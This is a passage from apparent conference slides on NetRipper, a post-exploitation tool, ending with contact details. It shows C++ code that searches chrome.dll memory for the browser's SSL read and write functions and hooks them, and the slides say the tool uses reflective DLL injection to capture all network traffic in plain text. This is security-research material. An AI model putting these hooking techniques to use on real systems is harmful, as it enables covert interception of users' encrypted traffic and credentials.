DWORD pSSL = Process::SearchMemory((void *)rdata.dwStartAddress, rdata.dwSize, (void *)SSL_string, 70);

memcpy(PSH_string + 1, &pSSL, 4);

DWORD pPSHRead = Process::SearchMemoryByN((void *)text.dwStartAddress, text.dwSize, (void *)PSH_string, 5, READ_IND);
DWORD pPSHWrite = Process::SearchMemoryByN((void *)text.dwStartAddress, text.dwSize, (void *)PSH_string, 5, WRITE_IND);


// Remove "bytes before" to reach the function start

pPSHRead = pPSHRead - nBytesBeforeRead;
pPSHWrite = pPSHWrite - nBytesBeforeWrite;

// Add hooks

SSL_Read_Original = (SSL_Read_Typedef)pPSHRead;
SSL_Write_Original = (SSL_Write_Typedef)pPSHWrite;

Hooker::AddHook("chrome.dll", (void *)pPSHRead, (void *)SSL_Read_Callback);
Hooker::AddHook("chrome.dll", (void *)pPSHWrite, (void *)SSL_Write_Callback);
```



More details will be added in the  
updated version!

DEMO

# Project information

<https://github.com/NytroRST/NetRipper/>

# Conclusion

- Post exploitation tool
- Uses Reflective DLL Injection and API Hooking
- Hooks application-specific functions
- Captures all network traffic in plain-text
- Easy to use



# Questions?



# Contact information



- ionut.popescu [a] outlook.com
- contact [a] securitycafe.ro
- admin [a] rstforums.com
- @NytroRST 